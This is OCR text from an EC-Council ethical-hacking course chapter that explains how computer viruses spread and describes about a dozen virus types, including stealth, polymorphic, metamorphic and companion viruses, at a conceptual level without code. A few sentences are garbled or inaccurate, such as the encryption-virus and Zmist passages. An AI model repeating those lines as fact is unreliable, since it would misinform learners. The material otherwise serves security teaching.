
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the files placed consecutively, leading to inaccuracy in file allocations and causing the system to slow down as the user tries to retrieve the files.

In the attack phase:

- Viruses execute upon triggering specific events
- Some viruses execute and corrupt via built-in bug programs after being stored in the host's memory
- The latest and most advanced viruses conceal their presence, attacking only after thoroughly spreading through the host

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How does a Computer Get Infected by Viruses?


To infect a system, first, a virus has to enter it. Once the user downloads and installs the virus from any source and in any form, it replicates itself to other programs. Then, the virus can infect the computer in various ways, some of which are listed below:

- **Downloads**: Attackers incorporate viruses in popular software programs and upload them to websites intended for download. When a user unknowingly downloads this infected software and installs it, the system is infected.
- **Email attachments**: Attackers usually send virus-infected files as email attachments to spread the virus on the victim's system. When the victim opens the malicious attachment, the virus automatically infects the system.
- **Pirated software**: Installing cracked versions of software (OS, Adobe, Microsoft Office, etc.) might infect the system as they may contain viruses.
- **Failing to install security software**: With the increase in security parameters, attackers are designing new viruses. Failing to install the latest antivirus software or regularly update it may expose the computer system to virus attacks.
- **Updating software**: If patches are not regularly installed when released by vendors, viruses might exploit vulnerabilities, thereby allowing an attacker to access the system.
- **Browser**: By default, every browser comes with built-in security. An incorrectly configured browser could result in the automatic running of scripts, which may, in turn, allow viruses to enter the system.
- **Firewall**: Disabling the firewall will compromise the security of network traffic and invite viruses to infect the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Pop-ups**: When the user clicks any suspicious pop-up by mistake, the virus hidden behind the pop-up enters the system. Whenever the user turns on the system, the installed virus code will run in the background.
- **Removable media**: When a healthy system is associated with virus-infected removable media (e.g., CD/ DVD, USB drive, card reader), the virus spreads the system.
- **Network access**: Connecting to an untrusted Wi-Fi network, leaving Bluetooth ON, or permitting a file sharing program that is accessed openly will allow a virus to take over the device.
- **Backup and restore**: Taking a backup of an infected file and restoring it to a system infects the system again with the same virus.
- **Malicious online ads**: Attackers post malicious online ads by embedding malicious code in the ads, also known as malvertising. Once users click these ads, their computers get infected.
- **Social Media**: People tend to click on social media sites, including malicious links shared by their contacts, which can infect their systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Viruses

Computer viruses are malicious software programs written by attackers to gain unauthorized access to a target system. Thus, they compromise the security of the system as well as its performance. For any virus to corrupt a system, it has to first associate its code with executable code.

It is important to understand how viruses:

- Add themselves to the target host's code
- Choose to act upon the target system

Viruses are categories according to their functioning and targets. Some of the most common types of computer viruses that adversely affect the security of systems are listed below:

1. System or Boot Sector Virus
2. File Virus
3. Multipartite Virus
4. Macro Virus
5. Cluster Virus
6. Stealth/Tunneling Virus
7. Encryption Virus
8. Sparse Infector Virus
9. Polymorphic Virus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Metamorphic Virus
11. Overwriting File or Cavity Virus
12. Companion Virus/Camouflage Virus
13. Shell Virus
14. File Extension Virus
15. FAT Virus
16. Logic Bomb Virus
17. Web Scripting Virus
18. Email Virus
19. Armored Virus
20. Add-on Virus
21. Intrusive Virus
22. Direct Action or Transient Virus
23. Terminate and Stay Resident Virus (TSR)

System or Boot Sector Viruses

The most common targets for a virus are the system sectors, which include the master boot record (MBR) and the DOS boot record system sectors. An OS executes code in these areas while booting. Every disk has some sort of system sector. MBRs are the most virus-prone zones because if the MBR is corrupted, all data will be lost. The DOS boot sector also executes during system booting. This is a crucial point of attack for viruses.

The system sector consists of only 512 bytes of disk space. Therefore, system sector viruses conceal their code in some other disk space. The primary carriers of system or boot sector viruses are email attachments and removable media (USB drives). Such viruses reside in memory. Some sector viruses also spread through infected files; these are known as multipartite viruses.

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the virus code executes and then control passes to the original MBR.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.36: Working of system and boot sector virus

- **Virus Removal**

  System sector viruses create the illusion that there is no virus on the system. One way to deal with this virus is to avoid the use of the Windows OS and switch to Linux or Mac, because Windows is more prone to such attacks. Linux and Macintosh have built-in safeguards for protection against these viruses. The other approach is to periodically perform antivirus checks.

File Viruses

File viruses infect files executed or interpreted in the system, such as COM, EXE, SYS, OVL, OBJ, PRG, MNU, and BAT files. File viruses can be direct-action (non-resident) or memory-resident viruses.

File viruses insert their code into the original file and infect executable files. Such viruses are numerous, albeit rare. They infect in a variety of ways and are found in numerous file types. The most common type of file virus operates by identifying the file type it can infect most easily, such as that with filenames ending in .COM or .EXE. During program execution, the virus executes along with program files to infect more files. Overwriting a virus is not easy, as the overwritten programs no longer function properly. These viruses tend to be found immediately. Before inserting their code into a program, some file viruses save the original instructions and allow the original program to execute, so that everything appears normal.

File viruses hide their presence using stealth techniques to reside in a computer's memory in the same way as system sector viruses. They do not show any increase in file length while performing directory listing. If a user attempts to read the file, the virus intercepts the request, and the user gets back his original file. File viruses can infect many file types, as a wide variety of infection techniques exist.

Figure 7.37: Working of file virus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Multipartite Viruses

A multipartite virus (also known as a multipart virus or hybrid virus) combines the approach of file infectors and boot record infectors and attempts to simultaneously attack both the boot sector and the executable or program files. When the virus infects the boot sector, it will, in turn, affect the system files and vice versa. This type of virus re-infects a system repeatedly if it is not rooted out entirely from the target machine. Some examples of multipartite viruses include Invader, Flip, and Tequila.

Macro Viruses

Macro viruses infects Microsoft Word or similar applications by automatically performing a sequence of actions after triggering an application. Most macro viruses are written using the macro language Visual Basic for Applications (VBA), and they infect templates or convert infected documents into template files while maintaining their appearance of common document files.

Macro viruses are somewhat less harmful than other viruses. They usually spread via email. Pure data files do not allow the spreading of viruses, but sometimes, the average user, due to the extensive macro languages used in some programs, easily overlooks the line between a data file and an executable file. In most cases, just to make things easy for users, the line between a data file and a program starts to blur only when the default macros are set to run automatically every time the data file is loaded. Virus writers can exploit universal programs with macro capability, such as Microsoft Word, Excel, and other Office programs. Windows Help files can also contain macro code.




Figure 7.38: Working of a macro virus

Cluster Viruses

Cluster viruses infect files without changing the file or planting additional files. They save the virus code to the hard drive and overwrite the pointer in the directory entry, directing the disk read point to the virus code instead of the actual program. Even though the changes in the directory entry may affect all the programs, only one copy of the virus exists on the disk.

A cluster virus, e.g., Dir-2, first launches itself when any program starts on the computer system, and control is then passed to the actual program.

This virus infection leads to severe problems if the victim does not know its exact location. If it infects memory, it controls access to the directory structure on the disk.

If the victim boots from a clean floppy disk and then runs a utility such as CHKDSK, the utility reports a serious problem with the cross-linked file on the disk. Such utilities usually offer to correct the problem. If the offer is accepted, the virus infects all the executable files and results in the loss of original content, or all files might appear to be of the same size.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Stealth Viruses/Tunneling Viruses

These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. The virus code replaces the requests to perform operations with respect to these service call interrupts. These viruses state false information to hide their presence from antivirus programs. For example, a stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

A stealth virus hides from antivirus software by hiding the original size of the file or temporarily placing a copy of itself in some other system drive, thus replacing the infected file with the uninfected file that is stored on the hard drive.

In addition, a stealth virus hides the modifications performed by it. It takes control of the system's functions that read files or system sectors. When another program requests information that has already modified by the virus, the stealth virus reports that information to the requesting program instead. This virus also resides in memory.

To avoid detection, these viruses always take over system functions and use them to hide their presence.

One of the carriers of stealth viruses is the rootkit. Installing a rootkit results in such a virus attack because a Trojan installs the rootkit and is thus capable of hiding any malware.




Figure 7.39: Working of stealth virus/tunneling virus

- **Virus Removal**
  - Always perform a cold boot (boot from write-protected CD or DVD)
  - Never use DOS commands such as FDISK to fix the virus
  - Use antivirus software

Encryption Viruses

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. This type of virus consists of an encrypted copy of the virus and a decryption module. The decryption module remains constant, whereas the encryption makes use of different keys.

An encryption key consists of a decryption module and an encrypted copy of the code, which enciphers the virus. When the attacker injects the virus into the target machine, the decryptor will first execute and decrypt the virus body. Then, the virus body executes and replicates or

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

becomes resident in the target machine. The replication process is successfully accomplished using the encryptor. Each virus-infected file uses a different key for encryption. These viruses employ XOR on each byte with a randomized key. The decryption technique employed is "*x*," or each byte with a randomized key is generated and saved by the root virus.

Encryption viruses block access to target machines or provide victims with limited access to the system. They use encryption to hide from virus scanners. The virus scanner cannot detect the encryption virus using signatures, but it can detect the decrypting module.




Figure 7.40: Working of encryption virus

Sparse Infector Viruses

To spread infection, viruses typically attempt to hide from antivirus programs. Sparse infector viruses infect less often and try to minimize their probability of discovery. These viruses infect only occasionally upon satisfying certain conditions or infect only those files whose lengths fall within a narrow range.

The sparse infector virus works with two approaches:

- Replicates only occasionally (e.g., every tenth program executed or on a particular day of the week)
- Determines which file to infect based on certain conditions (e.g., infects target files with a maximum size of 128 kb)

The diagram below show the working of a sparse infector virus.

The attacker sends a sparse infector virus to the target machine and sets a wakeup call for the virus to execute on the 15th day of every month. This strategy makes it difficult for the antivirus program to detect the virus, thus allowing the virus to infect the target machine successfully.

Figure 7.41: Working of sparse infector virus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Polymorphic Viruses

Such viruses infect a file with an encrypted copy of a polymorphic code already decoded by a decryption module. Polymorphic viruses modify their code for each replication to avoid detection. They accomplish this by changing the encryption module and the instruction sequence. Polymorphic mechanisms use random number generators in their implementation.

The general use of the mutation engine is to enable polymorphic code. The mutator provides a sequence of instructions that a virus scanner can use to optimize an appropriate detection algorithm. Slow polymorphic code prevents antivirus professionals from accessing the code. A simple integrity checker detects the presence of a polymorphic virus in the system's disk.

A polymorphic virus consists of three components: the encrypted virus code, the decryptor routine, and the mutation engine. The function of the decryptor routine is to decrypt the virus code. It decrypts the code only after taking control of the computer. The mutation engine generates randomized decryption routines. Such decryption routines vary whenever the virus infects a new program.

The polymorphic virus encrypts both the mutation engine and the virus code. When the user executes a polymorphic-virus-infected program, the decryptor routine takes complete control of the system, after which it decrypts the virus code and the mutation engine. Next, the decryption routine transfers the system control of the virus, which locates a new program to infect. In the Random Access Memory (RAM), the virus makes a replica of itself as well as the mutation engine. Then, the virus instructs the encrypted mutation engine to generate a new randomized decryption routine, which can decrypt the virus. Here, the virus encrypts the new copies of both the virus code and the mutation engine. Thus, this virus, along with the newly encrypted virus code and encrypted mutation engine (EME), appends the new decryption routine to a new program, thereby continuing the process.

Polymorphic viruses running on target systems are difficult to detect due to the encryption of the virus body and the changes in the decryption routine each time these viruses infect. It is difficult for virus scanners to identify these viruses, as no two infections look alike.




Figure 7.42: Working of polymorphic virus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Metamorphic Viruses

Metamorphic viruses are programmed such that they rewrite themselves completely each time they infect a new executable file. Such viruses are sophisticated and use metamorphic engines for their execution. Metamorphic code reprograms itself. It is translated into temporary code (a new variant of the same virus but with different code) and then converted back into the original code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition by antivirus software. Metamorphic viruses are more effective than polymorphic viruses.

The transformation of virus bodies ranges from simple to complex, depending on the technique used. Some techniques used for metamorphosing viruses are as follows:

- Disassembler
- Expander
- Permutator
- Assembler

Virus bodies are transformed in the following steps:

1. Inserts dead code
2. Reshapes expressions
3. Reorders instructions
4. Modifies variable names
5. Encrypts program code
6. Modifies program control structure




Figure 7.43: Working of metamorphic virus

Commonly known metamorphic viruses are as follows:

- **Win32/Simile**

  The intruder programs this virus in assembly language to target Microsoft Windows. This process is complicated and generates almost 90% of the virus code.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Zmist**

  Zmist is also known as Zombie. Mistfall was the first virus to use the technique called "**code integration**." This code inserts itself into other code, regenerates the code, and rebuilds the executable.

Overwriting File or Cavity Viruses

Some programs have empty spaces in them. Cavity viruses, also known as space fillers, overwrite a part of the host file with a constant (usually nulls), without increasing the length of the file while preserving its functionality. Maintaining a constant file size when infecting allows the virus to avoid detection. Cavity viruses are rarely found due to the unavailability of hosts and code complexity.

A new design of a Windows file, called the Portable Executable (PE), improves the loading speed of programs. However, it leaves a particular gap in the file while it is being executed, which can be used by the cavity virus to insert itself. The most popular virus family in this category is the CIH virus (known as Chernobyl or Spacefiller).




Figure 7.44: Working of overwriting file or cavity virus

Companion/Camouflage Viruses

The companion virus stores itself with the same filename as the target program file. The virus infects the computer upon executing the file, and it modifies the hard disk data. Companion viruses use DOS to run COM files before the execution of EXE files. The virus installs an identical COM file and infects EXE files.

This is what happens. Suppose that a companion virus is executing on the PC and decides that it is time to infect a file. It looks around and happens to find a file called notepad.exe. It now creates a file called notepad.com, containing the virus. The virus usually plants this file in the same directory as the .exe file; however, it can also place it in any directory on the DOS path. If you type notepad and press Enter, DOS executes notepad.com instead of notepad.exe (in sequence, DOS will execute COM, then EXE, and then BAT files with the same root name, if they are all in the same directory). The virus executes, possibly infecting more files, and then loads and executes notepad.exe. The user would probably fail to notice that something is wrong. It is easy to detect a companion virus just by the presence of the extra COM file in the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.45: Working of companion virus/ camouflage virus

Shell Viruses

The shell virus code forms a shell around the target host program's code, making itself the original program with the host code as its sub-routine. Nearly all boot program viruses are shell viruses.




Figure 7.46: Working of shell virus

File Extension Viruses

File extension viruses change the extensions of files. The extension .TXT is safe as it indicates a pure text file. With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT. If you have forgotten that extensions are turned off, you might think that this is a text file and open it. It actually is an executable Visual Basic Script virus file and could cause severe damage.

The guidelines to secure files against such virus infection are as follows:

- Turn off "**Hide file extensions**" in Windows (Go to **Control Panel → Appearance and Personalization → Show hidden files and folders → View tab →** Uncheck **Hide extensions for known file types**).
- Scan all the files in the system using robust antivirus software; this requires a substantial amount of time.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.47: Screenshot displaying Folder Options Window

FAT Viruses

A FAT virus is a computer virus that attacks the File Allocation Table (FAT), a system used in Microsoft products and some other types of computer systems to access the information stored on a computer. By attacking the FAT, a virus can cause severe damage to a computer. FAT viruses can work in a variety of ways. Some are designed to embed themselves into files so that when the FAT accesses the file, the virus is triggered. Others may attack the FAT directly. Many are designed to overwrite files or directories, and material on a computer can lost permanently. If a FAT virus is sufficiently powerful, it can render a computer unusable in addition to destroying data, forcing a user to reformat the computer.

